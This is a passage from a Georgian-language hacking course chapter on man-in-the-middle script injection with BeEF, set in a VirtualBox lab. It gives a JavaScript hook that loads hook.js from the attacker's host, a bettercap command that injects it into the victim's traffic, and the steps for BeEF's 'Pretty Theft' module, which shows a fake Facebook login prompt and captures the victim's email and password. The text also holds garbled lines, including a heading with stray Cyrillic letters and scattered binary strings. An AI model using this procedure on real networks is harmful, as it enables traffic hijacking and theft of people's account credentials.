
თუ არ ფლობთ Javascript-ს, შეგიძლიათ გამოიყენოთ ინტერნეტ სივრცეში გაზიარებული მრავალი სხვადასხვა დანიშნულების Javascript კოდები.

## 4.7.2 MITM - SCRIPT INJECTION შИტეჲა (BeEF)

BeEF არის Kali Linux-ის სტანდარტული აპლიკაცია, რომელსაც Man-In-The-Middle შეტევა გადაჰყავს სულ სხვა დონეზე. ამ აპლიკაციაში გაერთიანებულია უამრავი ფუნქცია, რომელთა განხილვას ალბათ ცალკე სახელმძღვანელო დასჭირდებოდა. ჩვენ შევისწავლით BeEF-ის იმ ფუნქციას, რომელიც გამოიყენება სოციალური ქსელების (Facebook, Google და სხვა) სერვისების პაროლების ამოსაღებად.

მაშასადამე, BeEF-ის გამოსაყენებლად აუცილებლად უნდა გვექონდეს გააქტიურებული ARP Spoofing შეტევა, ანუ უნდა ვიყოთ Man-In-The-Middle. გარდა ამისა, ასევე დაგვჭირდება Script Injection შეტევის გამოყენება. უკანასკნელი მოგვცემს საშუალებას მივამაგროთ სპეციალური სკრიპტი ყველა ვებსაიტს, რომელსაც გახსნის სამიზნე მომხმარებელი. ამ სკრიპტის გაშვებისას, ჩვენი სამიზნის ვებ „ბრაუზერი“ მიეხმება BeEF აპლიკაციას, რაც მოგვცემს შესაძლებლობას ვაწარმოოთ მთელი რიგი Man-In-The-Middle და სოციალური ინჟინერიის ტიპის შეტევები.

პირველ რიგში უნდა გავუშვათ BeEF. ამის გასაკეთებლად გამოიყენეთ აპლიკაციის იკონა, რომელიც განთავსებულია აპლიკაციების მარცხენა პანელზე. გაიხსნება ტერმინალის შემდეგი ფანჯარა:



ნიშანდობლივია, რომ ზოგჯერ BeEF-ის იკონა არ არის მოხვედრილი სურათზე ნაჩვენებ აპლიკაციების პანელში. თუ, თქვენს Kali Linux-ზეც ის არ აპლიკაციების პანელში, მაშინ შეგიძლიათ გახსნათ BeEF ყველა აპლიკაციიდან. დააჭირეთ სიმბოლოზე და საძიებო ველში ჩაწერეთ beef. გახსენით ...

ამის შემდეგ, მალევე ჩაირთვება თქვენი სტანდარტული ვებ „ბრაუზერი“, სადაც უკვე გახსნილი იქნება BeEF-ში შესასვლელი გვერდი.


შეიყვანეთ ეს მონაცემები:

მომხმარებლის სახელი: **beef**  
პაროლი: **beef**

იშვიათ შემთხვევებში, BeEF ითხოვს სტანდარტული მომხმარებლის სახელის და პაროლის გამოცვლას. თუ ეს მოხდა, მაშინ მიჰყევით ამ გაკვეთილის დასასრულში დამატებული ვიდეო გაკვეთილში ნაჩვენებ ინსტრუქციას.



01100111 01101100 01101111 01101110 01110100 01101001



ეს არის BeEF-ის სტანდარტული მომხმარებლის ინტერფეისი, საიდანაც შეასრულებთ სხვადასხვა ტიპის Man-In-The-Middle შეტევას.

„Hooked Browsers“ ველში აღიბეჭდება ყველა ის „ბრაუზერი“, რომლის მიმავრებასაც (ამ შემთხვევაში იგულისხმება ხელყოფა) შეძლებთ.

ასეთ „ბრაუზერებს“ BeEF ახარისხებს ორ კატეგორიად - Online Browsers და Offline Browsers. პირველში ის ასახავს იმ „ბრაუზერებს“, რომლებიც ამჟამს არიან ონლაინ, ხოლო Offline-ში - შესაბამისად, იმ „ბრაუზერებს“, რომლებთანაც BeEF-ს ამ კონკრეტულ მომენტში არ აქვს კავშირი. უკანასკნელი ხდება, როდესაც მომხმარებელი 1 დახურავს ვებ „ბრაუზერს“, 2 თიშავს კომპიუტერს, ან 3 თქვენი კომპიუტერი აღარ არის Man-In-The-Middle.

4 არსებობს კიდევ ერთი გამონაკლისი - როდესაც მომხმარებელი ეწვია ისეთ ვებ-საიტს, რომელიც დაცულია HSTS-ის მეშვეობით. სხვა დანარჩენ შემთხვევაში, თქვენი სამიზნის ვებ „ბრაუზერი“ უნდა აღმოჩნდეს Online Browser-ების სიაში. ამის გარდა, BeEF-ის მომხმარებლის ინტერფეისი არ ასახავს მნიშვნელოვან ინფორმაციას. შესაბამისად, დროა დავიწყოთ „ბრაუზერების“ მიმავრება.

აღნიშნული პროცედურა შესაძლოა მოგეჩვენოთ კომპლექსური, მაგრამ სინამდვილეში მისი შესრულება საკმაოდ მარტივია. ისევე, როგორც აქამდე, ამაში დაგვეხმარება Bettercap, რომელიც მოახდენს საჭირო სკრიპტის ჩანერგვას ჩვენი სამიზნე მომხმარებლის ვებ „ბრაუზერში“. მაშასადამე, საწყის ეტაპზე დაგვჭირდება მარტივი Javascript-ის გაწერა. შეგიძლიათ ის თავად გაწეროთ, ან დააკოპიროთ ის აქედან.

Kali Linux-ის ტერმინალში ვხსნით ტექსტურ რედაქტორს:

```
leafpad
```

ტექსტურ რედაქტორში შეგვყავს შემდეგი ტექსტი:

```
var imported = document.createElement('script');
imported.src = 'http://10.0.2.15:3000/hook.js';
document.head.appendChild(imported);
```

ეს არის მარტივი JavaScript პროგრამირების ენაზე გაწერილი ბრძანება, რომელსაც ჩავაშენებთ ჩვენი სამიზნე მომხმარებლის „ვებ-ბრაუზერში“.

ძალიან მნიშვნელოვანია, რომ სკრიპტში სწორედ შეიყვანოთ თქვენი შიდა IP მისამართი. ამ სახელმძღვანელოს შემუშავებისას, ჩემი Kali Linux-ის ვირტუალური მანქანის შიდა IP მისამართი არის 10.0.2.15. თქვენი შესაძლოა განსხვავდებოდეს. ამიტომ, ვიდრე შეინახავდეთ თქვენს ახალ JavaScript-ს, აუცილებლად შეამოწმეთ, რა შიდა IP მისამართი აქვს თქვენს Kali Linux-ის ოპერაციულ სისტემაზე მომუშავე კომპიუტერულ სისტემას. ამის გასარკვევად, აკრიფეთ შემდეგი ბრძანება Kali Linux-ის ტერმინალში:

```
ifconfig
```

01000010 01100101 01000101  
01000110

01100111 01101100 01101111 01101110 01110100 01101001

მას შემდეგ, რაც სწორედ გაწეროთ თქვენს შიდა IP მისამართს, შეინახეთ ჯავა სკრიპტი /root/ დირექტორიაში სახელწოდებით beefinject.js


მაშასადამე, ჩვენი JavaScript არის მზად. დროა ჩავნერგოთ ეს სკრიპტი სამიზნე მომხმარებლის ვებ „ბრაუზერში“. ეს ნაწილი ჩვენ უკვე გავიარეთ [4.7.1. თავში](#). ერთადერთი განსხვავება არის JavaScript ფაილების სახელწოდებაში. ამ შემთხვევაში გამოიყენეთ ბრძანება:

```
set http.proxy.injectjs /root/beefinject.js
```

დანარჩენი არის ზუსტად იგივე. უზუსტობის გამოსარიცხად, ზედმიწევნით შეასრულეთ [4.7.1. თავში](#) მოცემული ინსტრუქცია, მხოლოდ იმ განსხვავებით, რომ `set http.proxy.injectjs`-ის პარამეტრად შეიყვანეთ /root/beefinject.js. ამ გაკვეთილის დასასრულში იქნება ვიდეო გაკვეთილი, სადაც ვიზუალურადაც ნახავთ ამ პროცედურას.

გახსოვდეთ, რომ ამ შეტევის საწარმოებლად, თქვენ უნდა იყოთ Man-In-The-Middle, ანუ გაშვებული უნდა გქონდეთ ARP Spoof შეტევა. უკანასკნელი არის სრულად გაწერილი [4.4.1. თავში](#).

თუ ყველაფერს გააკეთებთ ამ სახელმძღვანელოში გაწერილი ინსტრუქციის შესაბამისად, თქვენმა BeEF-მა წარმატებით უნდა შემოიერთოს თქვენი სამიზნე მომხმარებლის ვებ „ბრაუზერი“ და ის აისახება BeEF-ის Online Browser-ის ველში. ამ მომენტიდან იწყება ყველაზე საინტერესო ნაწილი, ვინაიდან, გავმეორდები, BeEF არის უსასრულო შესაძლებლობების აპლიკაცია და ის გამოგადგებათ, როგორც კლასიკური MITM შეტევის საწარმოებლად, ასევე მრავალი Social Engineering სქემის ხორცშესახმელად.



როგორც ხედავთ, „Hooked Browsers“-ის ფანჯრის „Online Browsers“ ველში გამოჩნდა ახალი IP მისამართი - 10.0.2.7. ეს არის MS Windows 10 ვირტუალური მანქანა, რომელიც მოთავსებულია ჩემს VirtualBox-ში. თქვენ შემთხვევაში, შესაძლოა IP მისამართი განსხვავდებოდეს და ეს აბსოლუტურად ნორმალურია. აქ მთავარია, რომ თქვენ წარმატებით შეძელით BeEF-ის სკრიპტის ჩანერგვა და სამიზნე მომხმარებლის ვებ „ბრაუზერის“ მიმაგრება.

აირჩიეთ თქვენი სამიზნე მომხმარებლის ვებ „ბრაუზერის“ IP მისამართი, მაუსის მარცხენა ღილაკის ერთჯერადი დაწკაპუნებით. BeEF-ის მარჯვენა ფანჯარაში გამოჩნდება ინფორმაცია, რომელზეც აეწყოთ თქვენი მომდევნო კიბერ შეტევა. მოდით გავაანალიზოთ თითოეული ველი და გავერკვეთ მათ მნიშვნელობებში:

- **Details** ტაბში აისახება ინფორმაცია სამიზნე კომპიუტერული სისტემის და მასზე დაინსტალირებული ვებ „ბრაუზერის“ შესახებ.
- **Logs** ტაბში აისახება კონკრეტული კავშირის ისტორია. ანუ, აქ აღმოაჩენთ პრაქტიკულად ყველა ქმედებას, რომელიც თქვენ უკვე განახორციელეთ BeEF-ის მეშვეობით და კავშირის ისტორიის სხვა მონაცემებს.
- **Commands** ტაბში მოხვედრილია ყველა კიბერ შეტევა, რომლის წარმოებაც შეუძლია BeEF-ს. გაითვალისწინეთ, რომ ეს ჩამონათვალი საკმაოდ ვრცელია და ყველა ბრძანება არ იმუშავებს თქვენი კონკრეტული სამიზნე მომხმარებლის ვებ-ბრაუზერის წინააღმდეგ.
- **Rider** ტაბის მეშვეობით შეგვიძლია გავუგზავნოთ არბიტრატული HTTP მოთხოვნები ჩვენი სამიზნე მომხმარებლის ვებ „ბრაუზერს“.
- **XssRays** ტაბში აისახება ინფორმაცია იმის შესახებ, შეიძლება თუ არა ჩვენი სამიზნე მომხმარებლის ვებ „ბრაუზერის“ წინააღმდეგ XSS შეტევის წარმოება.
- **Ipec** ტაბში მოთავსებულია BeEF-ის ტერმინალი, სადაც შეგვიძლია გარკვეული ბრძანებების გაწერა.
- **Network** ტაბში აისახება ქსელის რუკის გრაფიკული ინტერფეისი. ანუ, თქვენ შეძლებთ შეაფასოთ, რა ქსელური გზის გავლით მიმდინარეობს თქვენი შეტევა.
- **WebRTC** ტაბის მეშვეობით, ჩვენ შეგვიძლია ერთმანეთთან დავაკავშიროთ ორი, ან მეტი, მიმაგრებული ვებ-ბრაუზერი.


შესაძლოა, ამ ეტაპზე, ეს ინფორმაცია მოგეჩვენოთ ზედმეტად რთული, მაგრამ სინამდვილეში, მისი ათვისება გაცილებით უფრო მარტივია, ვიდრე წარმოგიდგენიათ. კურსის საჭიროებებისთვის, ჩვენ გავივლით რამდენიმე ძირითად ბრძანებას, რაც გაგიხსნით ახალ შესაძლებლობებს და შესწავლის ამ ფაზაზე სრულად დააკმაყოფილებს თქვენს მოთხოვნებს.



სხვადასხვა სცენარების არსებობის მიუხედავად, პროფესიონალი ჰაკერი, საკუთარი საქმიანობის განხორციელებისთვის, იწყებს თავისი სამიზნის შესახებ ინფორმაციის შეგროვებით. სწორედ ასე იქცევა სამართალდამცავიც, რომელიც, პირველ რიგში, აგროვებს შესაძლო ბრალდებულის ინფორმაციას. „Man-In-The-Middle“ სტადიაში, ჰაკერი ზედმიწევნით შეისწავლის საკუთარი სამიზნის ქცევას ინტერნეტ-სივრცეში. კერძოდ, ის აკვირდება, <sup>1</sup> რა ვებ-საიტებზე შედის თავისი სამიზნე მომხმარებელი, <sup>2</sup> რა დროს არის ის ონლაინ, <sup>3</sup> რა აინტერესებს მას და ა.შ. ამ მიზნებისთვის, ჰაკერის ერთერთი უცვლელი ხელსაწყო არის სწორედ „BeEF“, რადგან უკანასკნელი იძლევა უამრავი სხვადასხვა ტიპის ინფორმაციის შეგროვების შესაძლებლობას, რომლის გაანალიზებაც უნდა შეეძლოს ამბიციურ ჰაკერს. ჩვენ უკვე ვახსენეთ „BeEF“-ის „Details“ ტაბი, საიდანაც ჰაკერი იღებს სწორედ ამ ინფორმაციას. ზოგჯერ, შეტევა იგეგმება ხანგრძლივი პერიოდის განმავლობაში. ზოგჯერ, ჰაკერი უბრალოდ ელოდება ხელსაყრელ მომენტს. ყველაფერი დამოკიდებულია იმაზე, თუ რა შედეგების მიღწევა სურს ჰაკერს.


როგორც ყოველთვის, არსებობს მოვლენათა განვითარების უამრავი სხვადასხვა ვარიანტი. ჰაკერისთვის ზოგჯერ საკმარისია, მომხმარებლის რომელიმე სერვისის პაროლის ამოღება. ამის გაკეთება ძალიან მარტივია „BeEF“-ის მეშვეობით. განვიხილოთ ერთერთი ყველაზე გავრცელებული „Social Engineering“ შეტევა, რომელიც გამოგადგებათ „Facebook“-ის, „Youtube“-ის და სხვა მრავალი პლატფორმის „Login“ მონაცემების ამოსაღებად.

„BeEF“-ში გავხსნათ „Commands“ ტაბი და საძიებო ველში ჩავწეროთ: „Pretty Theft“. იხილეთ მომდევნო სურათი:




ვიდრე გავაგრძელებდეთ „Pretty Theft“ შეტევას, მოდით გავანალიზოთ უკანასკნელ სურათზე ასახული ინფორმაცია. <sup>1</sup> ჩვენ ჯერ მოვნიშნეთ „Commands“ ტაბი. <sup>2</sup> შემდგომ, „Module Tree“-ის საძიებო ველში ჩავწერეთ „Pretty Theft“. ეს არის „Social Engineering“-ის ერთერთი მოდულის სახელწოდება, რომელიც დაგვხმარება ჩვენი სამიზნის „Username“-ის და „Password“-ის ამოღებაში. <sup>3</sup> „Pretty Theft“-ის მარჯვენა ფანჯარაში აისახება „Pretty Theft“ მოდულის პარამეტრები. <sup>4</sup> ჩვენ მათ ვტოვებთ უცვლელად და ვაწკაპუნებთ ღილაკზე „Execute“.

მომხმარებელს თავის ვებ „ბრაუზერში“ ამოუხტება ასეთი შეტყობინება:



ალბათ ადვილი მისახვედრია, რომ ეს შეტყობინება არ არის „Facebook“-ისგან. ის არის ჩვენი „BeEF“-ისგან, რომელმაც სკრიპტის ჩანერგვის მეშვეობით მომხმარებელს ამოუგდო „Facebook Session Timed Out“ შეტყობინება. თუ დააკვირდებით, ის მსგავსია Facebook-ის ნამდვილი შეტყობინებისა და დაუდევარი მომხმარებელი, ხშირ შემთხვევაში, არ დასვამს კითხვას, თუ რატომ გამოჩნდა ეს შეტყობინება მოგონილ ვებსაიტზე „something.ge“, ან სხვა ვებსაიტზე.

ასევე, დიდი ალბათობით, ადამიანი რომელიც კარგად არ ერკვევა კიბერ უსაფრთხოების ფუნდამენტალურ პრინციპებში, შეიყვანს საკუთარ „Email“-ს და „Password“-ს, რომელიც აისახება თქვენს „BeEF“-ის სამართავ პანელში. ესეც გაუფრთხილებლობის თვალსაჩინო შედეგი:



როგორც ხედავთ, „Module Result History“ ფანჯარაში ბრძანებაზე მაუსის ღილაკის ერთჯერადი დაწკაპუნებით, „Command result“ ფანჯარაში აისახება დაუდევარი მომხმარებლის „Facebook“-ის მომხმარებლის სახელი (ელ.ფოსტა) და პაროლი.

Email: momxmarebeli@posta.ge  
Password: paroliparoli

